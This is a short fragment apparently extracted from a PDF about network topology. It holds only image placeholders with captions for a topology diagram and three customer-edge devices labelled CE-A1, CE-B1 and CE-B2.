
Topology




CE-A1 - IP




CE-B1 - IP




CE-B2 - IP



